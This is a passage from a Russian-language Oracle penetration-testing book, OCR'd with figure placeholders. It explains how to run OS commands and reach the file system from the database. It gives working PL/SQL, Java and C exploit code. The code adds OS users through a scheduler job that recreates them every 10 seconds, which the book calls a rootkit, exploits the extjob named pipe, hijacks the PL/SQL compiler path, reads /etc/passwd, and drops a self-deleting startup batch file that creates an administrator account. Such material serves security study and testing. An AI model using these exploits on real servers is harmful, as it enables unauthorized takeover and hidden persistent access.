        finalCommand = new String[3];
        finalCommand[0] = "/bin/sh";
        finalCommand[1] = "-c";
```




Рис. 8.1.2-2. Ошибка в выводе результата работы команды javacmdproc

```
  finalCommand[2] = command;
}

final Process pr = Runtime.getRuntime().exec(finalCommand);
pr.waitFor();

new Thread(new Runnable(){
  public void run() {
    BufferedReader br_in = null;
    try {
      br_in = new BufferedReader(new InputStreamReader(pr.getInputStream()));
      String buff = null;
      while ((buff = br_in.readLine()) != null) {
        System.out.println("Process out :" + buff);
        try {Thread.sleep(100); } catch(Exception e) {}
      }
      br_in.close();
    }
    catch (IOException ioe) {
      System.out.println("Exception caught printing process output.");
      ioe.printStackTrace();
    }
    finally {
      try {
        br_in.close();
      } catch (Exception ex) {}
    }
  }
}).start();

new Thread(new Runnable(){
  public void run() {
    BufferedReader br_err = null;
    try {
```

```
            br_err = new BufferedReader(new InputStreamReader(pr.getErrorStream()));
            String buff = null;
            while ((buff = br_err.readLine()) != null) {
              System.out.println("Process err :" + buff);
              try {Thread.sleep(100); } catch(Exception e) {}
            }
            br_err.close();
          }
          catch (IOException ioe) {
            System.out.println("Exception caught printing process error.");
            ioe.printStackTrace();
          }
          finally {
            try {
              br_err.close();
            } catch (Exception ex) {}
          }
        }
      }).start();
    }
    catch (Exception ex) {
      System.out.println(ex.getLocalizedMessage());
    }
  }

  public static boolean isWindows() {
    if (System.getProperty("os.name").toLowerCase().indexOf("windows") != -1)
      return true;
    else
      return false;
  }

};
/

CREATE OR REPLACE PROCEDURE host_command (p_command  IN  VARCHAR2)
AS LANGUAGE JAVA
NAME 'Host.executeCommand (java.lang.String)';
/
```

Для выполнения команд пишется небольшой PL/SQL-код:

```
SET SERVEROUTPUT ON SIZE 1000000
BEGIN
  host_command(p_command => 'set');
END;
/
```

В данном случае вызывается команда set (рис. 8.1.2-3), но мы можем поменять ее, скажем, на net user, тем самым добавив пользователя на сервере, и уже в дальнейшем подключаться этим пользователем, имея нормальный шелл.

В ОС UNIX с помощью все той же процедуры на Java можно вызвать команду cat /etc/passwd и получить список пользователей в системе (рис. 8.1.2-4).

Единственным минусом данного способа является то, что поддержка JAVA может быть отключена или вообще не установлена, как, например, в версии Oracle 8i.




Рис. 8.1.2-3. Пример вызова команды set (выводит переменные окружения пользователя) через Java-процедуру

Реальный пример

В качестве примера использования данной техники можно привести эксплоит, написанный автором, под уязвимость в процедуре SYS.LT.MERGEWORKSPACE (http://dsecrg.ru/pages/expl/show.php?id=23). Эксплоит состоит из двух этапов (читай подробнее главу 9 о поэтапном повышении привилегий). Сперва он реализует получение прав DBA, а потом выполняет команды ОС, используя механизм, описанный в данном разделе.

8.1.3. Выполнение команд ОС, используя пакет DBMS_SCHEDULER

Предыдущие варианты прекрасно работают и в старых, и в новых версиях Oracle. В этом разделе будет описан способ, работающий только для версий Oracle 10g и выше, но так как десятая версия уже вскоре станет стандартом де-факто, то этот способ приобретет большую популярность.

Начиная с версии Oracle 8i, в СУБД Oracle был добавлен пакет DBMS_JOB, который позволял запускать хранимую процедуру или же неименованный блок PL/SQL в заданные пользователем моменты времени. В версии 10g существующий планировщик заданий расширили дополнительным функционалом. В отличие от старого планировщика, в новом «программой» может быть не только блок PL/SQL, но и хранимая процедура на PL/SQL или на Java, внешняя процедура на




Рис. 8.1.2-4. Вывод файла /etc/passwd в ОС UNIX при помощи Java-процедуры

С или даже команда ОС. Совсем новым в планировщике Oracle 10 является возможность запускать плановые задания в ОС. Однако, чтобы это было возможно, в ОС должен быть запущен сервис extjob, поставляемый с СУБД.

В ОС Windows планировщик заданий запускается службой OracleJobScheduler <имя_СУБД>. Для того чтобы следующий пример заработал наш пользователь для запуска заданий должен иметь привилегию CREATE EXTERNAL JOB. По умолчанию эта привилегия есть у пользователей SYS и SYSTEM, а также у пользователей, имеющих роль DBA. Тем не менее, в различных бизнесс-приложениях, использующих СУБД, таких как, например, Oracle Business Intellegence, данная привилегия дана более широкому кругу пользователей, к примеру пользователю OWBS_OWNER.

С помощью пакета DBMS_SCHEDULER можно запускать командные файлы с расширением .cmd в ОС Windows и shell-скрипты с расширением .sh в ОС Unix.

Рассмотрим собственно работу с пакетом DBMS_SCHEDULER. Процедура CREATE_JOB создает новое задание, которое выполняется серверным процессом СУБД. Процедура имеет 5 входных параметров, из них три основные:

- *job_name* – имя задания (может быть любая строка);
- *job_type* – тип задания, он может быть трех типов: plsql_block (анонимный блок ePL/SQL-кода), stored_procedure (хранимая процедура) и executable – самый интересный тип, который позволяет подключать внешние задания, в том числе и выполнение команд ОС;
- *job_action* – если задан тип executable, то тут задается путь к скрипту на сервере для выполнения.

Ниже приведен код, с помощью которого реализуется вызов команд в ОС Windows. Сначала при помощи процедуры CREATE_PROGRAM задаем команду ОС для выполнения (выделена жирным):

```
BEGIN
   DBMS_SCHEDULER.CREATE_PROGRAM (
   program_name=> 'MyCmd',
   program_type=> 'EXECUTABLE',
   program_action =>'cmd /c dir >C:\dir.txt',
   enabled=> TRUE);
END;
/
```

После чего проверяем, добавилась ли наша команда в список:

```
SELECT owner, program_name, enabled FROM dba_scheduler_programs;
```

Далее мы создаем задание, в котором задаем на выполнение программу MyCmd и выставляем время ее выполнения, после чего проверяем, добавилась ли наше задание в список текущих заданий:

```
BEGIN
DBMS_SCHEDULER.CREATE_JOB (
   job_name=> 'TEST',
   program_name=> 'MyCmd',
   repeat_interval=> 'FREQ=SECONDLY;INTERVAL=10',
   enabled=> TRUE,
   comments=> 'Every 10 seconds');
END;
/

SELECT owner, job_name, enabled FROM dba_scheduler_jobs;
```

После того как мы убедились, что наше задание есть в списке текущих, его нужно запустить на выполнение при помощи следующей команды.

```
exec dbms_scheduler.run_job('TEST');
```

С помощью приведенных выше действий мы сможем выполнять любые команды на сервере. На рис. 8.1.3-1 мы можем наблюдать успешное выполнение приведенных выше команд, мы выполняем команду dir и сохраняем ее вывод в файл, после чего при помощи процедур UTL_FILE проверяем правильность выполнения команды.

Теперь попробуем выполнить более полезный пример, а именно – создать пользователя в ОС путем выполнения процедур из пакета DBMS_SCHEDULER. Для этого нам необходимо изменить одну строку, собственно, ту, которая отвечает за вызов команды.

```
program_action =>'cmd /c net user sh2kerr 12345 /add'
```

Измененный вариант нашей процедуры был запущен на последней, доступной на момент написания книги, версии СУБД Oracle 11.1.0.6.0. Результат работы, а именно, добавление нового пользователя в систему можно наблюдать на рис. 8.1.3-2.

Особенностью использования пакета DBMS_SCHEDULER для выполнения команд является тот факт, что команда выполняется не единожды, а по расписанию, заданному в параметрах генерации. В нашем случае команда будет вызываться каждые 10 секунд.




Рис. 8.1.3-1. Выполнение команд, используя пакет DBMS_SCHEDULER

```
BEGIN
DBMS_SCHEDULER.CREATE_JOB (
   job_name=> 'TEST',
   program_name=> 'MyCmd',
   repeat_interval=> 'FREQ=SECONDLY;INTERVAL=10',
   enabled=> TRUE,
   comments=> 'Every 10 seconds');
END;
/
```

В результате чего у нас на сервере будет установлен своеобразный руткит. В случае обнаружения администратором подозрительного пользователя в систе-

```
C:\WINDOWS\system32\cmd.exe - sqlplus sys/sh2kerr@db_192.168.30.111 as sysdba

SQL> BEGIN
  2      DBMS_SCHEDULER.CREATE_PROGRAM (
  3      program_name=> 'MyCmd7',
  4      program_type=> 'EXECUTABLE',
  5      program_action =>'cmd /c net user sh2kerr1 12345 /add ',
  6      enabled=> TRUE);
  7  END;
  8  /

PL/SQL procedure successfully completed.

SQL> BEGIN
  2  DBMS_SCHEDULER.CREATE_JOB (
  3      job_name=> 'TEST7',
  4      program_name=> 'MyCmd7',
  5      repeat_interval=> 'FREQ=SECONDLY;INTERVAL=10',
  6      enabled=> TRUE,
  7      comments=> 'Every 10 seconds');
  8  END;
  9  /

PL/SQL procedure successfully completed.

SQL> exec dbms_scheduler.run_job('TEST7');

PL/SQL procedure successfully completed.

SQL>
SQL> select * from v$version;

BANNER
--------------------------------------------------------------------------------
Oracle Database 11g Enterprise Edition Release 11.1.0.6.0 - Produc
PL/SQL Release 11.1.0.6.0 - Production
CORE    11.1.0.6.0      Production
TNS for 32-bit Windows: Version 11.1.0.6.0 - Production
NLSRTL Version 11.1.0.6.0 - Production

SQL>
```

Рис. 8.1.3-2. Добавление пользователя в систему, используя пакет DBMS_SCHEDULER

ме и удаления его, пользователь вновь восстановится через 10 секунд, тем самым злоумышленник ставит администратору серьезную задачу по обнаружению причины столь необычной ситуации. Попытку удаления средствами ОС созданного таким образом аккаунта можно наблюдать на рис. 8.1.3-3, в итоге аккаунт удалить не удалось.

Если разобраться с генерацией заданий еще глубже, то можно придумать немало других интересных способов закрепления своих прав на системе и выполнения определенных задач. Причем это незаметнее, чем если бы это выполнялось средствами ОС, так как не секрет, что людей, хорошо разбирающихся в механизмах СУБД Oracle, меньше, чем администраторов Windows- и Unix-систем.

Единственное замечание ко всем предыдущим методам, касающимся пакета DBMS_SCHEDULER, – для выполнения команд ОС необходимо, чтобы сервис OracleJobSchedulerSID был запущен, иначе приведенные выше примеры работать не будут.




Рис. 8.1.3-3. Попытка удаления средствами ОС созданного аккаунта

Реальный пример

В качестве примера использования данной техники можно привести эксплоит, написанный автором, под уязвимость в процедуре SYS.LT.COMPRESSWORKSPACETREE (http://dsecrg.ru/pages/expl/show.php?id=24). Эксплоит состоит из двух этапов (читай подробнее главу 9 о поэтапном повышении привилегий). Сперва он реализует получение прав DBA, а потом выполняет команды ОС, используя механизм, описанный в данном разделе.

8.1.4. Выполнение команд ОС с помощью пакета Job Scheduler

Еще один метод выполнения команд ОС заключается в использовании процесса Job Scheduler, который выполняет процедуры из пакета DBMS_SCHEDULER и, по сути, является более низкоуровневым способом доступа к ОС. Механизм Job Scheduler в ОС Windows выполняется с привилегиями пользователя LOCAL SYSTEM. Процесс прослушивает именованный канал с именем «orcljsex<SID>» (где SID – идентификатор СУБД) и, получив через него команды, пытается их выполнить.

Это означает, что каждый, имеющий возможность подключиться к именованному каналу локально или удаленно по протоколу SMB, может послать команды процессу extjob и тем самым выполнять команды ОС от имени пользователя LOCAL SYSTEM.

Ниже приведен код эксплоита, реализующего данный вид атаки:

```
/* Oracle External Job Remote Command Exploit
Oracle's extjob.exe listens on a named pipe "orcljsex<SID> and executes
commands
sent through it.
*/

#include <stdio.h>

#include <windows.h>

int main(int argc, char *argv[])
{
 char buffer[540]="";
 char NamedPipe[260]="\\\\";
 HANDLE rcmd=NULL;
 char *ptr = NULL;
 int len =0;
 DWORD Bytes = 0;

 if(argc !=4)
 {
  printf("\n\tOracle External Job Remote Command Exploit.\n\n");
  printf("\tUsage: oraextjob target SID \" command\"\n");
  printf("\n\tDavid Litchfield\n\t(david@ngssoftware.com)\n\t1st October
2006\n");
  return 0;
 }

 strncat(NamedPipe,argv[1],100);
 strcat(NamedPipe,"\\pipe\\orcljsex");
 len = strlen(NamedPipe);
 if(len>256)
                                        return printf("Too long...\n");
 len = 256 - len;
// tack on the SID
 strncat(NamedPipe,argv[2],len);


 // Open the named pipe
 rcmd =
CreateFile(NamedPipe,GENERIC_WRITE|GENERIC_READ,0,NULL,OPEN_EXISTING,0,N
ULL);
 if(rcmd == INVALID_HANDLE_VALUE)
  return printf("Failed to open pipe %s. Error
%d.\n",NamedPipe,GetLastError());

 // Send command
 len = WriteFile(rcmd,argv[3],strlen(argv[3]),&Bytes,NULL);

 if(!len)
  return printf("Failed to write to %s. Error
%d.\n",NamedPipe,GetLastError());

 // Read results
 while(len)
 {
  len = ReadFile(rcmd,buffer,530,&Bytes,NULL);
```

```
  printf("%s",buffer);

  ZeroMemory(buffer,540);
 }
CloseHandle(rcmd);
 return 0;
}
```

8.1.5. Выполнение команд ОС путем модификации системных переменных Oracle

Следующий метод не является документированным способом выполнения команд, но, тем не менее, может использоваться в случае, если другие методы по тем или иным причинам не дали результата. Этот метод гарантированно работает в Oracle 9i, так как в этой версии возможно изменять путь к PL/SQL-компилятору, в результате чего можно вместо вызова компилятора выполнять произвольный код при помощи следующих команд:

```
ALTER SYSTEM SET plsql_native_make_utility = 'cmd.exe /C dir > c:\pwned.txt &';
ALTER SYSTEM SET plsql_native_make_file_name = ' foo';
ALTER SYSTEM SET plsql_native_library_dir='bar';

CREATE OR REPLACE PROCEDURE test AS
BEGIN
NULL;
END;
/
show errors
```

Во время компиляции процедуры test выполнится следующий код:

```
cmd.exe /C dir > c:\pwned.txt & -f foo bar/RUN_CMD__SYSTEM__0.DLL
```

в результате чего список файлов на диске C: запишется в файл pwned.txt. Аналогичные действия в версии Oracle 10.1.0.2 и 10.2.0.1 уже не работают, и Oracle выдает ошибку (рис. 8.1.5-1).




Рис. 8.1.5-1. Ошибка при попытке подмены PL/SQL-компилятора в СУБД Oracle 10g

8.2. Доступ к файловой системе ОС через СУБД

В предыдущем разделе мы научились получать доступ к командной строке сервера через процедуры СУБД. Большинство из этих способов требует высоких привилегий. Что же делать в том случае, если у нас недостаточно прав на выполнение процедур ОС или возникают проблемы с выполнением команд из-за каких-либо ограничений?

В этом случае нам могут помочь различные способы доступа к файловой системе через внутренние процедуры СУБД. Перечислю некоторые ситуации, в которых нам может помочь доступ к файловой системе:

- предположим, у нас есть пользователь СУБД не имеющий прав DBA, но имеющий права на доступ к файловой системе ОС. Тогда мы можем, прочитав системный файл базы данных, вынуть оттуда хэш пользователя, обладающего ролью DBA, и попытаться потом его расшифровать;
- в случае, когда у нас выполнение внешних процедур ограничено директорией $ORACLE_HOME/bin, мы можем записать в эту директорию бинарный файл с библиотекой, а потом выполнить функции из этой библиотеки через EXTPROC;
- кроме того, при помощи доступа к файловой системе можно положить в директорию пользователя SSH-ключ или добавить ++ в файл hosts, тем самым обеспечив себе удаленный доступ на сервер.

Как видно, случаев, когда нам может понадобиться доступ к файловой системе ОС, предостаточно. В этой главе мы рассмотрим самые популярные на данный момент способы доступа к файловой системе ОС через механизмы СУБД. Итак, перечислим эти способы:

- доступ к файловой системе, используя уязвимости переполнения буфера;
- доступ к файловой системе через UTL_FILE-процедуры;
- доступ к файловой системе через DBMS_LOB-процедуры;
- доступ к файловой системе через Java-процедуры;
- доступ к файловой системе через DBMS_ADVISOR-процедуры.

Что касается первого способа, то он был рассмотрен в главе 6, оставшиеся же варианты мы рассмотрим более подробно.

8.2.1. Доступ к файловой системе через UTL_FILE-процедуры

Данный способ является самым распространенным и к тому же в некоторых случаях требует минимальных привилегий. По умолчанию у пакета UTL_FILE нет прав на доступ к файлам, так как у него не установлена рабочая директория. Но бывают случаи, когда СУБД сконфигурирована таким образом, что переменная UTL_FILE_DIR установлена в значение *. Это означает, что у пакета UTL_FILE есть права на доступ ко всей файловой системе сервера. А так как по умолчанию

выполнять процедуры из пакета UTL_FILE может любой пользователь, то, следовательно, он может получить доступ на чтение и запись к произвольным файлам на сервере. Последнее время переменная UTL_FILE_DIR установленая в значение * встречается не часто. Обычно это бывает в старых версиях СУБД Oracle – таких как 8i.

В случае если значение UTL_FILE_DIR не установлено, то для доступа к файловой системе необходимо совершить ряд действий, для которых уже требуются права CREATE DIRECTORY, имеющиеся по умолчанию у пользователя, обладающего ролью DBA.

Рассмотрим на практике, как получить доступ к ФС, используя процедуры UTL_FILE. Сначала проверим, обладает ли наш пользователь правами необходимыми для создания директории.

```
SQL> select * from user_sys_privs;

USERNAME                       PRIVILEGE                                ADM
------------------------------ ---------------------------------------- ---
SCOTT                          CREATE ANY DIRECTORY                     NO
SCOTT                          UNLIMITED TABLESPACE                     NO

SQL> select * from user_role_privs;

USERNAME                       GRANTED_ROLE                   ADM DEF OS_
------------------------------ ------------------------------ --- --- ---
SCOTT                          CONNECT                        NO  YES NO
SCOTT                          RESOURCE                       NO  YES NO
```

В нашем случае все хорошо, и пользователь SCOTT имеет необходимые права CREATE ANY DIRECTORY. После этого создается объект-директория, который указывает на реальную директорию на сервере при помощи команды CREATE OR REPLACE DIRECTORY:

```
create or replace directory public_access as 'C:/';
```

После того как мы успешно создали директорию, указывающую на системный диск, можно запускать процедуру, осуществляющую чтение файла, код которой показан ниже:

```
SET SERVEROUTPUT ON
declare
   f utl_file.file_type;
   sBuffer Varchar(8000);
   begin
   f:=UTL_FILE.FOPEN ('PUBLIC_ACCESS','boot.ini','r');
   loop
   UTL_FILE.GET_LINE (f,sBuffer);
   DBMS_OUTPUT.PUT_LINE(sBuffer);
   end loop;
   EXCEPTION
   when no_data_found then
   UTL_FILE.FCLOSE(f);
   end;
/
```

В результате выполнения данной процедуры мы получаем содержимое файла boot.ini (рис. 8.2.1-1).




Рис. 8.2.1-1. Чтение файла boot.ini при помощи процедур utl_file

Теперь, разобравшись, как читать файлы, мы можем прочитать файл системной базы данных и найти в нем хэши паролей администраторов СУБД или, например, прочитать файл /etc/passwd, в котором в старых версиях ОС UNIX (к примеру, HP-UX и не только) хранятся хэши паролей ОС (рис. 8.2.1-2).

С чтением файлов разобрались, теперь займемся созданием файлов. Представим такую ситуацию, что мы получили доступ к СУБД, установленной на сервере, и хотим получить административный доступ к самому серверу. Тогда можно реализовать следующий сценарий атаки: в папку автозагрузки администратора помещается файл с расширением .bat, в который добавляются следующие строки:

```
Net user hack 12345 /add
Net localgroup Administrators hack /add
Del 1.bat
```

В результате чего при попытке администратором зайти в систему запустится файл 1.bat, хранящийся в автозагрузке, и в систему добавится новый пользователь с именем hack, паролем 12345 и правами администратора, после чего скрипт автоматически уничтожается. Ниже приведен кусок кода, выполняющий описанную технику. Сначала мы создаем директорию, на этот раз указывающую на папку автозагрузки администратора:

```
create or replace directory public_access as 'c:\Documents and
Settings\Administrators\Main menu\Programs\Startup\';
```




Рис. 8.2.1-2. Чтение файла /etc/passwd при помощи процедур utl_file

После этого помещаем в созданную директорию файл 1.bat, выполняя приведенные ниже команды:

```
DECLARE
   fHandler UTL_FILE.FILE_TYPE;
BEGIN
   fHandler := UTL_FILE.FOPEN('PUBLIC_ACCESS', '1.bat', 'w');
   UTL_FILE.PUTF(fHandler, 'net user hack 12345 /add\n');
   UTL_FILE.PUTF(fHandler, 'net localgroup Administrators hack /add\n');
   UTL_FILE.PUTF(fHandler, 'del 1.bat');
   UTL_FILE.FCLOSE(fHandler);
EXCEPTION
   WHEN utl_file.invalid_path THEN
      raise_application_error(-20000, 'Invalid path. Create directory or
set UTL_FILE_DIR.');
END
/
```

